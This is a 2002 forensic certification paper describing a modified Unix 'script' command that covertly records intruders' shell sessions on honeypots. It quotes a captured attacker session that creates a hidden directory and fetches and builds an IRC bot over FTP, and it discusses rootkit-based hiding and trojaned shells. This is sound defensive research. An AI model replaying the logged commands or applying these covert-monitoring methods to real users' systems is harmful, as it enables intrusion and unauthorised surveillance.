Fight crime.
Unravel incidents... one byte at a time.

GIAC Certified Forensic Analyst (GCFA)

Practical Assignment
Version 1.0 (April 3, 2002)
Ryan C. Barnett

---

1. Part 1 - OPTION 2: Perform a Forensic Tool Validation
    - A. Scope
    - B. Tool Description
        - I. Script Details
    - C. Test Apparatus
    - D. Environmental Conditions
    - E. Description of Procedures
        - I. Question 1 - How do we force shell sessions into the script command?
            - a. Modifying the script C source code
        - II. Question 2 - How do we log the shell sessions remotely?
        - III. Question 3 - Is Syslogd the best transport method?
        - IV. Question 4 - How can I transfer the files securely?
        - V. Question 5 - How can we verify the integrity of the data?
        - VI. Question 6 - How can we capture all login shells?
        - VII. Question 7 - How can we capture non-login shells?
        - VIII. Question 8 - How can we force interactive, non-login shells into our script?
    - F. Criteria for Approval
    - G. Data and Results
        - I. Insider Threat
        - II. The Honeypot Compromise
    - H. Analysis
    - I. Presentation
    - J. Conclusion
    - K. Additional Info
    - L. Script Source Code
        - I. Solaris Script Code
        - II. HPUX Script Code
        - III. IRIX Script Code
2. Part 2 Analyze an Unknown Binary
3. Part 3 - Legal Issues of Incident Handling

Part 1 – OPTION 2: Perform a Forensic Tool Validation (50 points)

Shell Session Monitoring with Modified "script" Command:

This section will describe both the implementation and use of a modified version of the Unix "script" command which will aid in capturing Blackhat shell sessions on either a compromised honeypot system or a live production system. This implementation could be used in the following scenarios:

- In a pre configured Honeypot/net environment
- In a live Incident Response strategy to monitor malicious actions when a production system cannot be taken off-line

Scope (5 points):

In order to capture not only Blackhat keystrokes on my honeypot system, but entire shell sessions, I have come up with a method to force all user shells on the system into a modified version the typical Unix script command. I have edited the script C source code, for both Redhat Linux 6.2 and Solaris 8, to make the shell sessions logging stealthy and to transfer the logging data to a remote host. This implementation allows me to have a complete log of the attacker's shell session while they are unaware of the monitoring. The scope if this test will be to show how to implement, configure and then test the use of this modified script technique for capturing shell sessions.

Tool Description (10 points):

One of the Honeynet Project's biggest obstacles has been developing effective methods of Data Capture on Honeypot Systems. The following excerpts are taken from the Honeynet Project's paper entitled "Know Your Enemy: Honeynets" located on the Projects website - http://project.honeynet.org/papers/honeynet/ -

> **Data Capture**
> Data capture is the capturing of all of the blackhat's activities. It is these activities that are then analyzed to learn the tools, tactics, and motives of the blackhat community. The challenge is to capture as much data as possible, without the blackhat knowing their every action is captured. This is done with as few modifications as possible, if any, to the honeypots. Also, data captured cannot be stored on locally on the honeypot. Information stored locally can potentially be detected by the blackhat, alerting them the system is a Honeynet. The stored data can also be lost or destroyed. Not only do we have to capture the blackhats every move without them knowing, but we have to store the information remotely…

--CUT--

A second method to capturing system data is to modify the system to capture keystrokes and screen shots and remotely forward that data. The Honeynet Project is currently testing several tools that have this functionality. The first is a modified version of bash. This shell, developed by Antonomasia, can be used to replace the system binary /bin/bash. The trojaned shell forwards the user's keystrokes to syslogd, which is then forwarded to a remote syslog server. A second option is a modified version of TTY Watcher. This kernel module captures both user keystrokes and screen captures and forward this information over a non-standard TCP connection. There are a variety of other options to this functionality…

You may be asking yourself, "Why do you need to have host-based session logging if you already have all of these network based monitoring tools?" Relying only on network based monitoring tools does capture the vast majority of keystrokes that are sent to a honeypot, either in the initial scans, probes, exploits and/or during the subsequent illegal sessions. The need for additional monitoring tools and host-based monitoring methods has grown due to changes in the attacker's transport channels, specifically, the use of encrypted channels to access compromised systems. More and more attacker are including Secure Shell (SSH) servers within their rootkits. These encrypted channels essentially leave the network monitoring mechanisms blinded from clear text that would have been passed along the wire via telnet and ftp. There are some newer possibilities for "snooping in" on encrypted channels such as SSH (I.E.- using sshmitm from the dsniff tools suite), however, it is no piece of cake to implement effectively within a typical Honeynet environment. This technique would only work if the attacker would use your trojaned SSH server to access the honeypot. Playing "Man in the Middle" monitoring tricks is focusing on the ***transport*** of the attacker's session, rather than the ***goal*** of the attacker, which is the ***root shell*** itself. This leads us to complimenting the existing network based monitoring tools with host based solutions.

The techniques discussed in the Honeynet paper above are very effective. The only shortcoming of the modified bash shell is that it only shows the attacker's keystrokes and nothing else. It does not show the output from these commands. Here is an example of a honeypot syslog session while using the modified bash shell mentioned above –

```
Mar 16 08:47:05 asdf1 -bash: HISTORY: PID=4172 UID=0
ls
```

```
Mar 16 08:47:45 asdf1 -bash: HISTORY: PID=4172 UID=0
mkdir /var/...
Mar 16 08:47:46 asdf1 -bash: HISTORY: PID=4172 UID=0
ls
Mar 16 08:48:29 asdf1 -bash: HISTORY: PID=4172 UID=0
cd /var/...
Mar 16 08:48:32 asdf1 -bash: HISTORY: PID=4172 UID=0
ftp ftp.home.ro
Mar 16 08:54:35 asdf1 -bash: HISTORY: PID=4172 UID=0
tar -zxvf emech-2.8.tar.gz
Mar 16 08:54:39 asdf1 -bash: HISTORY: PID=4172 UID=0
cd emech-2.8
Mar 16 08:54:44 asdf1 -bash: HISTORY: PID=4172 UID=0
./configure
Mar 16 08:55:04 asdf1 -bash: HISTORY: PID=4172 UID=0
y
Mar 16 08:55:29 asdf1 -bash: HISTORY: PID=4172 UID=0
make
```

This is essentially forwarding a bash history file to a remote host via the Syslog daemon. Don't get me wrong this is tremendously useful information. The only shortcoming is that you cannot see "exactly" what the attacker saw. For example, in the 3rd line from the syslog file above, the attacker had just created a hidden directory within /var called "…" (dot dot dot). He then issued an "ls" to get a directory listing. Wouldn't it be nice if you could see what other files were located within this directory? Also, in line number 5, the attacker used FTP to connect to a remote server. The bash history file does not show any information about this session. What was the username that attacker used on the FTP host? What other files were on this host? That information would be even more valuable to an investigator than just relying on the bash history information.

This brings us to the method that I would like to introduce. This method includes using a modified version of the typical Unix "script" command to capture not only the attacker's keystrokes, but also all text displayed to their screen including STDIN/OUT/ERR. Instead of seeing only keystrokes, this technique will give the Forensic Investigator an "Over the Shoulder" view of an attacker's shell session.

Script Details

Forensic Investigators have long relied on the Unix "script" command for use as an audit record of their activities on a compromised host. The script command essentially captures all data that is displayed on the terminal screen and saves this record to a file upon the exit of the script session. The MAN page for the script command is rather short so I will include it here –

```
SCRIPT(1)                    System Reference
```

```
Manual                    SCRIPT(1)

NAME

     script - make typescript of terminal session

SYNOPSIS

     script [-a] [-f] [-q] [-t] [file]

DESCRIPTION

     Script makes a typescript of everything printed
on your terminal.  It is
     useful for students who need a hardcopy record
of an interactive session
     as proof of an assignment, as the typescript
file can be printed out lat-
     er with lpr(1).

     If the argument file is given, script saves all
dialogue in file. If no
     file name is given, the typescript is saved in
the file typescript.

     Options:

     -a      Append the output to file or typescript,
retaining the prior con-
             tents.

     -f      Flush output after each write. This is
nice for telecooperation:
             One person does `mkfifo foo; script -f
foo' and another can su-
             pervise real-time what is being done
using `cat foo'.

     -q      Be quiet.

     -t      Output timeing data to standard error.
This data contains two
             fields, separated by a space. The first
field indicates how much
             time elapsed since the previous output.
The second field indi-
```

```
             cates how many characters were output
this time. This information
             can be used to replay typescripts with
realistic typing and out-
             put delays.

     The script ends when the forked shell exits (a
control-D to exit the
     Bourne shell (sh(1)),  and exit, logout or
control-d (if ignoreeof is not
     set) for the C-shell, csh(1)).

     Certain interactive commands, such as vi(1),
create garbage in the type-
     script file.  Script works best with commands
that do not manipulate the
     screen, the results are meant to emulate a
hardcopy terminal.

ENVIRONMENT

     The following environment variable is utilized
by script:

     SHELL  If the variable SHELL exists, the shell
forked by script will be
            that shell. If SHELL is not set, the
Bourne shell is assumed.
            (Most shells set this variable
automatically).

SEE ALSO

     csh(1) (for the history mechanism).

HISTORY

     The script command appeared in 3.0BSD.

BUGS

     Script places everything in the log file,
including linefeeds and
     backspaces.  This is not what the naive user
expects.
```

The script command has proven to be a very valuable tool for documenting actions taken by Forensic Analysts while investigating compromised systems. It wasn't until I started focusing on different ways to implement keystroke/session logging on honeypots, as opposed to logging forensic sessions, that I came back to this interesting utility.

The complete set of tools and applications for this test is as follows:

- **Linux script command C source code**

  The script source code was taken from the util-linux-2.11n.tar.gz utility archive. Util-linux is a random set on Linux utilities, not just the script command. The version used is "11n" and it is maintained by: Andries Brouwer <aeb@cwi.nl> Email address: util-linux@math.uio.no. The script: 5.13 (Berkeley) 3/5/91 utility was developed with modifications by Rick Sladkey (jrs@world.std.com), Harald Koenig (koenig@nova.tat.physik.uni-tuebingen.de).

- **Solaris script command C source code**

  The Solaris script source code was obtained from the example code given by the "UNIX Systems Programming for SVR4" book by Oreilly. The archive includes the script source code for not only Solaris OS, but also HPUX and IRIX platforms. The script source code in this archive is significantly different than the Linux version and care should be taken when modifying this script to perform this implementation. The code is available at the Oreilly Examples website.

- **Logger utility**

  The logger utility source code was also taken from the util-linux-2.11n.tar.gz utility archive. Util-linux is a random set on Linux utilities. The version used is "11n" and it is maintained by: Andries Brouwer <aeb@cwi.nl> Email address: util-linux@math.uio.no. The script: 5.13 (Berkeley) 3/5/91 utility was developed with modifications by Rick Sladkey (jrs@world.std.com), Harald Koenig (koenig@nova.tat.physik.uni-tuebingen.de).

- **Cryptcat**

  Cryptcat is an upgraded version of Netcat and adds encryption functionality (Twofish) to the network communication. Twofish is courtesy of counterpane, and cryptix. Cryptcat was developed by Farm9, with contributions made by: Dan F, Jeff Nathan, Matt W, Frank Knobbe, Dragos, Bill Weiss, Jimmy. Cryptcat will be used to transfer the shell session logs from the honeypot system to the remote log host.

- **MD5**

  MD5 was developed by Professor Ronald L. Rivest of MIT. The MD5 algorithm takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" of the input. It is conjectured that it is computationally unfeasible to produce two messages having the same message digest, or to produce any message having a given pre specified target message digest. The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA. In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

- **Knark Rootkit**

  Knark is a Linux rootkit, which we will use to both redirect normal shell request to our modified script and to also hide our tools and processes. Knark - V.0.59 - was created by CREED in 1999, email address - creed@sekure.net.


What product is being tested? Be sure to include version numbers, author/vendor, and where to obtain the tool. What is the tool supposed to do? How does it help the forensic investigator? What will be gained through using this tool? If there are additional system files that are used by the tool, make sure that you document those files as being accessed. For example, what system libraries or *.dll files are accessed when this tool is run? Can you run the tool from a CD-ROM or do you need to install it on the system for it to run properly? Can the tool be compiled statically? If not, how could you ensure that the tool is used in an evidentiary sound way?

Test Apparatus (5 points):


The testing was conducted on a closed network. The network consisted of one

Windows 2000 Workstation, which was the VMWare Host OS machine. There was one RedHat Linux Guest OS machines on the Windows 2000 Workstation. There was also two SUN Microsystems SUNBlade 100 Workstations on the test network. The machines were connected by a CableTron Systems Multi Port Repeater with LANVIEW- MR9T 802.3 10BaseT. Since this test was conducted on a closed network, the possibility for outside network interference was minimized. The test environment used for these tests was:


- **1 - DELL - Optiplex GX150** desktop system - http://www.dell.com/us/en/bsd/products/model_optix_3_optix_gx50.htm
- **1 - DELL - Latitude Laptop** system - http://www.dell.com/us/en/bsd/products/minicat_latit_c610.htm
    - **Windows 2000 Desktop OS**. This system would function as the VMWare Host OS system for testing of both the modified script implementation and for the Part 2 – Analyze an Unknown Binary (30 Points) section of this practical assignment.



- **VMWare Windows Workstation** - V.3.0.0-build 1455. http://www.vmware.com/products/desktop/ws_features.html



- **RedHat Linux 6.2 (Publisher Edition)** - The was the VMWare Guest OS - Kernel 2.2.14-5.0 i686 - No Patches. This software came from the "Red Hat Linux - The Complete Reference" book's CDROM. Here is a picture of the Windows 2000 workstation with the Linux VMWare Guest OS running inside of it:



- **2 - SUN Microsystems SUNBlade 100 Workstations**. http://www.sun.com/desktop/sunblade100/specs.html


These two systems were used to test not only the transferring of the script log data from the VMWare Linux hosts to a remote loghost, but also to test the modified script implementation itself on the Solaris 8 OS platform.

Describe the test environment or computer(s) being used. Include a detailed description of the environment used in the test, including operating system,

patches, and specific version and platform that the experiment will be involved with.

Environmental Conditions (5 points):

The testing was conducted on a closed network. The machines were connected by a CableTron Systems Multi Port Repeater with LANVIEW- MR9T 802.3 10BaseT. Since this test was conducted on a closed network, the possibility for outside network interference was minimized.



Test Network

Describe where the testing was completed. Is the test completed on a network? If so, what type? Are there any outside forces that could affect the results of the test?

Description of the procedures --

Testing Phase:

There are two main issues to deal with in regards to host based keystroke/session monitoring:

1. **Hide the monitoring from the attacker**
2. **Ensuring the integrity of the data that is captured**

We will use these two rules to guide our implementations.

Question 1 - How do we force shell sessions into the script command?

An attacker will certainly not choose to enter a script session, so we must come up with a way to FORCE them into this session. We would also like this to happen behind the scenes, so the attacker does not get suspicious. In order to accomplish this task, I analyzed the normal system login procedure looking for a way to tripwire a normal user account into using the standard Linux script utility. Here is an overview, from the Bash MAN page, for the different ways that a shell can be invoked: (All **bolded lines within Pseudo Terminals are either commands executed or important entries**)

```
INVOCATION

A login shell is one whose first character of
argument zero is a -, or one started with the --login
option.

An interactive shell is one started without non-
option arguments and without the -c option whose
standard input and output are both connected to
terminals (as determined by isatty(3)), or one
started with the -i option. PS1 is set and $-
includes i if bash is interactive, allowing a shell
script or a startup file to test this state.

The following paragraphs describe how bash executes
its startup files. If any of the files exist but
cannot be read, bash reports an error. Tildes are
expanded in file names as described below under Tilde
Expansion in the EXPANSION section.

When bash is invoked as an interactive login shell,
or as a non-interactive shell with the --login
option, it first reads and executes commands from the
file /etc/profile, if that file exists. After reading
```

```
that file, it looks for ~/.bash_profile,
~/.bash_login, and ~/.profile, in that order, and
reads and executes commands from the first one that
exists and is readable. The --noprofile option may be
used when the shell is started to inhibit this
behavior.

When a login shell exits, bash reads and executes
commands from the file ~/.bash_logout, if it exists.
```

This means that if I can add some lines of text to the user's home .bash_profile, I should be able to rediect them into my modified script session. I ran an strace on the process of spawning a login shell and looked for places to tripwire. The strace log file shows that when root executes the following command "# /bin/sh -login", the Bash Shell will try and emulate the Bourne Shell as much as possible and it will eventually read the user's ~/.profile. This is a potential place to put our booby-trap.

```
[root@saphe3 rbarnett]# strace -o test1 /bin/sh -
login
bash# exit
[root@saphe3 rbarnett]# less test1
execve("/bin/sh", ["/bin/sh", "-login"], [/* 24 vars
*/]) = 0
brk(0)                                  = 0x80994a0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40014000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT
(No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 4

-- CUT --

rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
open("/root/.profile", O_RDONLY)        = -1 ENOENT
(No such file or directory)
stat("/var/spool/mail/root", 0xbffff990) = -1 ENOENT
```

```
(No such file or directory)
time(NULL)                              = 1024334534
open("/root/.bash_history", O_RDONLY)   = 3
```

On our Linux systems we have symbolically linked the normal Bourne Shell (/bin/sh) to point to the Bash Shell. This means that, for this scenario, we need to consider what shell our potential attacker might use. Since the vast majority of scripted attacks use the most common /bin/sh shell, we will need to focus on thisshell as well as Bash.

